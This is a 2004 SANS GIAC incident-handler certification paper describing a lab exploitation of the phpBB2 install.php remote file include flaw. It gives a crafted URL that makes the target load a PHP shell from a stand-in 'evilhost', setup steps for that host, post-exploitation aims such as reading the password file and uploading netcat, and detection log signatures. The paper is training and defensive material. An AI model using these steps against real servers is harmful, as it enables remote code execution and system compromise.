GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

GIAC
Certified Incident Handler (GCIH)

Practical Assignment
Version 3

Exploiting a PHP Include() Vulnerability to gain a remote rootshell

Authored By:
Keith J. Wilcox GCFW GCUX
Keith.Wilcox@telus.net

2/10/2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1. Introduction

The following paper has been prepared to satisfy the requirements of SANS GIAC for Incident Handler Certification (GCIH). This paper is intended to illustrate a practical exploit of a PHP enabled web application, that is vulnerable to a remote file Include() vulnerability. Following the successful attack, a formal incident handling process will be demonstrated.

1.1. Statement of Purpose

The insidious nature of this type of vulnerability continues to escape the grasp of many in the IT community, who deploy PHP enabled web applications without adequate security controls. Most notably during the preparation of this paper, the headlines read, Several NASA sites defaced, shocking video posted as political message[1]. Apparently the sites were using apache web server 1.3.27, and a PHP enabled web application that allowed the system to be compromised remotely.

The purpose of this paper is to demonstrate this type of exploit and incident handling process to illustrate the risks, and how to mitigate them. The objective for the purpose of this paper will be to gain remote access to the *target* system using a PHPBB2 Install.PHP Remote File Include Vulnerability[2] as the primary attack vector. This will provide a basic usershell with "nobody" privileges, that will be used to leverage an advanced attack that provides a rootshell.

The Advanced attack will use a recent Linux Kernel do_brk Function Boundary Condition Vulnerability[3] to escalate privilege and provide root access to the system. To maintain access to the *target* an automated process will be established, to "push" a `netcat` rootshell out from the *target* system to maintain access.

Following is the attack methodology that will be used:

1. Reconnaissance / Foot printing
2. Scanning and Discovery of vulnerable systems.
3. Basic attack / exploit – usershell(nobody)
4. Advanced Attack – #(rootshell)
5. Maintaining Access - automated `netcat` rootshell
6. Covering my Tracks
7. It's Miller time, Cheers ☺

[1] Siegfried and SyS64738
[2] Chang, Morris
[3] Morton, Andrew and Starzetz

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A formal incident handling process will demonstrated following the successful compromise of a PHP enabled web application from the perspective of a new incident handler, at a fictitious company call GIAC Enterprises. The recreation will illustrate the formal incident handling steps, based on the successful compromise of the GIAC Enterprises web portal that results in the site being defaced.

Following is the incident handling process that will be used:

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2. The Exploit

Name	PHPBB2 Install.PHP Remote File Include Vulnerability
CVE	CVE-MAP-NOMATCH
Exploit	shell.php; Generic PHP include() exploit - by snooq [jinyean@hotmail.com] [4]
bugtraq id	http://www.securityfocus.com/bid/5038
Object	install.php
OS	This exploit is successful on vulnerable phpBB2 platforms using Linux, and Windows operating systems. The vulnerability is not dependant on the operating system varient, but in the underlying web server, PHP interpreter, and phpBB2 version. Following is a summary of known variants of phpBB2 that are vulnerable to this remote file Include() vulnerability:

vulnerable
phpBB Group phpBB 2.0 .0
phpBB Group phpBB 2.0 RC4
- Apache Software Foundation Apache 1.3.9
- Apache Software Foundation Apache for Windows 1.3.9

phpBB Group phpBB 2.0 RC3
- Apache Software Foundation Apache 1.3.9
- Apache Software Foundation Apache for Windows 1.3.9

phpBB Group phpBB 2.0 RC2
- Apache Software Foundation Apache 1.3.9
- Apache Software Foundation Apache for Windows 1.3.9

phpBB Group phpBB 2.0 RC1
- Apache Software Foundation Apache 1.3.9
- Apache Software Foundation Apache for Windows 1.3.9

phpBB Group phpBB 2.0.1

Remote	Yes	
Local	No	
Variants	vhak.php[5];	Attempts to confirm references to this exploit were not successful.

[4] snooq
[5] kill-9

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.1. Protocols/Services/Applications

phpBB2 is a popular “community” bulletin board widely used throughout the Internet to establish communities of interest for users with a wide range of interests. The board is based on PHP using an SQL server to store messages, configuration, and maintain state information. Early releases of phpBB2 v2.0.x are vulnerable to a PHP file Include() vulnerability, where the board administrator has failed to remove a key installation script (install.php) included with the distribution that is used to initially configure the board.

This script leaves the board vulnerable whereby an attacker knowing the software release version of the board, and making a few basic assumptions can cause malicious code to be executed with the permission of the httpd process, typically “nobody”.

Note: Since the discovery of this vulnerability in phpBB 2.0.0, the developers of phpBB2 have patched the vulnerable segments of their code to their credit. For the purpose of this paper I have configured a vulnerable system using an earlier (vulnerable) release of phpBB2 that is still in widespread use by the Internet community today.

Although a web server is required to deploy the board (IIS, or Apache), the exploit is dependant only on a vulnerable version of phpBB2, and available web server to host the board.

Following is a summary of the services and applications used and affected:

1. phpBB2/2.0.0 standard configuration is the primary application. Following configuration of the board, the board admin must leave the file ./htdocs/phpBB2/install.php intact. This exposes the vulnerability for exploitation.
2. PHP/4.1.2 standard configuration is the primary protocol that is exploited. A PHP shell script is used that is interpreted by PHP, and causes behaviour that was not intended by the programmer.

   The following PHP configuration options are required for the exploit to succeed:

Directive	Local Value	Master Value
register_globals	On	On
safe_mode	Off	Off

FTP support[6]	enabled

3. Apache/1.39 (Unix) standard configuration is used for this exploit, listening on httpd-80/tcp. The attacker’s browser connects to the board using this standard tcp port, using HTTP (RFC2616) protocol. The only role of the web server is to interpret html, and php code and present it. It is not directly affected or used in the attack.

[6] Note: FTP support is only required if the advanced exploit relies on ftp to upload files. Other methods are also possible.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The attack process begins with a vulnerable phpBB2 installation. *Attacker* initially connects to *target* using tcp-80. A specially crafted URL containing PHP commands is then presented to *target* in html format using the browser. The apache/php interpreter on *target* interprets the commands, which causes a file to be read that is being stored on *evilhost*.

Since the file stored on *evilhost* is a PHP script, the commands are interpreted by the *target* system. Subsequent commands, and output from these commands are piped back to the *attacker* by the shell script that seizes control of php script execution on the *target*.

2.2. Description of how the Exploit Works

Following is a code snippet of the vulnerable `install.php` code segment:

`$HTDOCS/phpBB2/install.php:`

```
<?php
.
.
.
define('IN_PHPBB', true);
$phpbb_root_path='./';
include($phpbb_root_path.'extension.inc');
include($phpbb_root_dir . 'includes/functions_selects.'.$phpEx);
.                          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
.
.
```

In the example provided the second `Include()` statement is interpreted as:

```
include($phpbb_root_dirincludes/functions_selects.php
```

With this knowledge all I need to do is redefine `$phpbb_root_dir` by pre-pending my own URL to point at an *evilhost* that provides a custom `.php` script that I wish to have interpreted.

Here is what the complete URL looks like:

```
http://192.168.4.100/phpBB2/install.php?phpbb_root_dir=http://www.evilhost.net/public/
eviluser/
```

Because a relative path was used when `$phpbb_root_dir` is initially defined, the URL now looks like the following when interpreted:

```
http://192.168.4.100/phpBB2/install.php?phpbb_root_dir=http://www.evilhost.net/public/
eviluser/includes/functions_selects.php
```

Now all that is required is to place a copy of my php shell script into the `./includes` directory on *evilhost* as follows:

`ftp shell.php ➔ evilhost/public/eviluser/includes/functions_selects.php`

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This code will get interpreted the next time I access this URL.
The shell code I have chosen to use for this paper (`shell.php`) was kindly provided by "snooq" at: http://www.angelfire.com/linux/snooq/shell.php.txt

The advantage of this approach is that I instantly gain an interactive shell, where I can learn all kinds of interesting things about the *target* system like:

- Looking at the process table
- Looking at directory permissions
- Cat'ing the password file to get user names for a brute force attack
- Learning what services are available and if they may be vulnerable
- Determining when the system is inactive so that I can work undetected.
- Upload a file, such as `netcat` to get an interactive shell.
- Take advantage of vulnerabilities in other processes running on the system to escalate my privilege
- Many other possibilities

2.3. Signatures of the Attack

During the initial basic attack it is very likely that the *attacker* may either make mistakes in crafting the special URL that is required, or not know the specific path to the `install.php` script. Initially the *attacker* may require a few trial and error attempts before the exploit is successful. As a result it will be quite common for entries such as the following to appear in the Apache `error_log` file.

`/usr/local/apache/logs/error_log:`

```
Warning: Failed opening
'http://www3.evilhost.net/public/eviluser/shell.phpincludes/functions_selects
.php' for inclusion (include_path='.:/usr/local/lib/php') in
/usr/local/apache/htdocs/phpBB2/install.php on line 28
Warning: Cannot add header information - headers already sent by (output
started at /usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/includes/sessions.php on line 182
Warning: Cannot add header information - headers already sent by (output
started at /usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/includes/sessions.php on line 183
Warning: Cannot add header information - headers already sent by (output
started at /usr/local/apache/htdocs/phpBB2/install.php:28) in
/usr/local/apache/htdocs/phpBB2/install.php on line 346
```

Notice that the attacker initially failed to rename `shell.php` to `functions_selects.php` on *evilhost* and tried to use the script. As a result the path error caused the attempt to fail.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assuming the shell is now active, and the *attacker* is issuing commands additional log entries will be placed in the apache `access_log` the first time the exploit is successful, and then each time a command is issued. Following is an example of an entry in the `access_log` after a successful attack, and subsequent command to determine how long the system has been up using the `uptime` command:

```
/usr/local/apache/logs/access_log:

192.168.100.101 - - [11/Jan/2004:16:47:03 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www3.evilhost.net/public/eviluser/
HTTP/1.1" 200 4099
192.168.100.101 - - [11/Jan/2004:16:47:04 -0700] "GET
/phpBB2/install.php?phpbb_root_dir=http://www.evilhost.net/public/eviluser/
&cmd=uptime HTTP/1.1" 200 99
```

Notice the string "`install.php?phpbb_root_dir=`" `within the` URL, attempting to define a global variable `phpbb_root_dir`. This string contains the root commands that are used to take advantage of the vulnerability in the phpBB2 `install.php` script. Because of the uniqueness of these commands in the URL, this signature would be an ideal candidate for crafting a IDS signature for detecting attacks against phpBB2.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.4. Platforms/Environment

A significant aspect of this attack is its ability to work, in the presence of a firewall that uses stateful packet inspection. To illustrate this and the exploit fully a dedicated lab environment was established to recreate a typical network. The illustration in Figure 1 shows the network configuration that was used:




Figure 1

2.5. Source Network

The attacking system is intentionally configured such that it is connected outside the firewall. To restrict any "hacking" activity to the local lab environment, a Linksys BEFSR41 firewall/router was used which provides an embedded LAN switch for connecting systems externally. This provided a convenient way to avoid sending malicious commands over the Internet.

Following is a summary of the *attacker* configuration:

- Windows XP Professional SP1
- AMD XP 2100, 768Mb, 80Gb, 10/100Mb Ethernet
- Internet Explorer 6.0 SP2
- `netcat` v1.10 NT
- EFTP Server v3.1.4.84

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.6. Victims Platform

The *target* in this case is an Apache web server configured with support for mysql, and phpBB2 modules. The platform was built from scratch using a “vanilla” configuration on a Red Hat Linux 7.2 platform, with current security patches and updates applied at build time. No attempt to harden the platform was made prior to illustrating the exploit.


Following is a summary of the *target* platform:

- Red Hat Linux 7.2
- Intel Pentium II 266Mhz, 256Mb, 16Gb, 10/100Mb Ethernet
- mysql-3.23.58-pc-linux-i686
- PHP v4.1.2
- Apache v1.3.9
- phpBB 2.0.0 (vulnerable)
- Linksys BEFSR Router (Firmware 1.44.2z, Dec 13 2002)
- Watchguard Firebox II (WFS v6.2 SP1)
- 3COM Office Connect HUB8/TPM

A basic configuration is used on the WatchGuard firewall since the intent is to demonstrate that the exploit is successful in circumventing stateful firewall controls.

The basic configuration consists of the following:

- Permit the *target* to establish ftp connections to Internet
- Permit any to establish http connections to the *target*
- Permit any to ping the *target* for diagnostic purposes
- Permit any outgoing, no egress filters
- Deny all others



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The configuration of the Linksys BEFSR41 router is essentially transparent. The external IP address of the WatchGuard Firewall is configured as a DMZ host, which causes the router to forward all traffic from Internet to the *target* transparently. The LAN side of the router is configured with a single sub-net, and DHCP is activated for connecting a laptop. The external WAN configuration varies, and is not significant.

2.7. Evilhost Platform

The attack relies on an http server that is accessible from *target*, to provide access to the PHP shell script using a standard Uniform Resource Locator (URL). This can be accomplished one of two ways.

1. Upload the file to a public web hosting service, that does not interpret PHP code. This is probably the preferred method since the attacker can remain anonymous in the process.
2. Establish a personal web server on the attacker platform, and the redirect the specially crafted URL to use this resource.

For the purspose of this paper I have elected to use option 1.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3. Basic Exploit

Initially the objective will be to gain remote access to the *target* system using "PHPBB2 Install.PHP Remote File Include Vulnerability" as the primary attack vector. This will provide a basic usershell with "nobody" privileges, that will be used to leverage an advanced attack that provides a rootshell.


Following is an illustration of the basic exploit:

3.1. Reconnaissance / Scanning

Identifying vulnerable targets for this attack relies on confirming the existence of a known vulnerable php script installed with the php application. Port scanning tools will not identify the vulnerable system, other than to discover if a potential target has an active web server bound to port 80.

To find a vulnerable system, or confirm a target is vulnerable requires the specific index page of the php application to be extracted, and searched for keywords that identify the application and version. This can be accomplished with Google, or manually by interrogating the page.

For the basic attack to work I established the current version of the board by pointing my browser at the vulnerable system at http://192.168.4.100/phpBB2/index.php. The welcome screen is displayed, including the current phpBB2 version at the bottom of the page. Notice the banner on the last line of the welcome screen that advertises "Powered by phpBB 2.0.0 © 2001, 2002 phpBB Group". In this case it's very likely that the current version is "phpBB 2.0.0".



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2. usershell(nobody)

To take advantage of the Include() vulnerability, a few basic requirements must be met for the exploit to succeed as follows:

1. Establish a web server *evilhost* bound to port 80-http that does not interpret PHP code. For example any of the public hosting services that are available can usually provide a minimal web presence, or a personal web server bound to port 80-http would be suitable.
2. An ftp server bound to port 21 on either *evilhost*, or the *attacker* system.
3. *evilhost* and *attacker* must be accessible from the *target* host. If the *target* is behind a firewall, inbound connections from the *Internet* on port 80-http must be permitted to access the web server. Egress connections from the *target* on 21-ftp or any other port are also required. This is typically allowed, to permit access to patches and updates that are available from the Internet.
4. Create an "includes" sub-directory on *evilhost* public root directory. The path should look as follows: http://evilhost/public/eviluser/includes
5. Upload `shell.php` to http://evilhost/public/eviluser/includes/functions_selects.php

Figure 2 illustrates the desired configuration:





Figure 2

Exploiting the vulnerable *target* is accomplished by preparing a specially crafted URL that causes PHP on the vulnerable *target*, to interpret the functions_selects.php shell script available from *evilhost* at http://evilhost/public/eviluser/includes/functions_selects.php. Unfortunately for the admin I gain access to the system with a php shell if the board is vulnerable.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Following is a screen shot of a successful exploit of a phpBB 2.0.0 system by using a PHP shell script to attack a vulnerable phpBB2.0.0 system.




With my php shell active I now have the basic tools to have some phun [*sic*]. Since the *target* web server is interpreting the PHP script that I have provided, I gain access to the system with permissions of the `httpd` daemon. Typically the default configuration of Apache initially starts up `httpd` with `root` privilege, and then spawns a number of listeners with `nobody` permissions.

Since I know that my shell runs with the privilege of the Web server (in this case apache) I can search the process table for any `httpd` daemon that are running and see who owns them. It looks like the child process is owned by “nobody” which confirms that the shell script will execute with the same privilege.




© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


I can also confirm my existing privileges using the `whoami` command. This will tell me what I can do with my new toy, and what I need to do next. I will check this by using the php shell:




Next I am going to need a place to work to install some additional tools that will escalate my privilege, and gain a more permanent foothold on the system. To do this I need a way to get files on/off the system. Considering that the system is behind a firewall its quite possible that connections initiated from behind the firewall might be allowed. I can test this by using `telnet` on the *target* system to see if I can connect to my ftp server that's holding my tools.



Next I will use an upload[7] script built into the PHP shell, to upload some additional tools onto the *target* system. First I will try a test just to make sure things are working as expected. I create a test file on the ftp server `test.txt` and down load it to a temporary location such as `/tmp`. (`/tmp` is usually a good place, since by default `/tmp` is world writeable).






[7] See: Section 7.Extras – Upload Script

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Next I confirm that the file was written, and then delete `/tmp/test.txt` to clean up.



At this stage I have completed the first three of six steps to compromise the *target* system as follows:

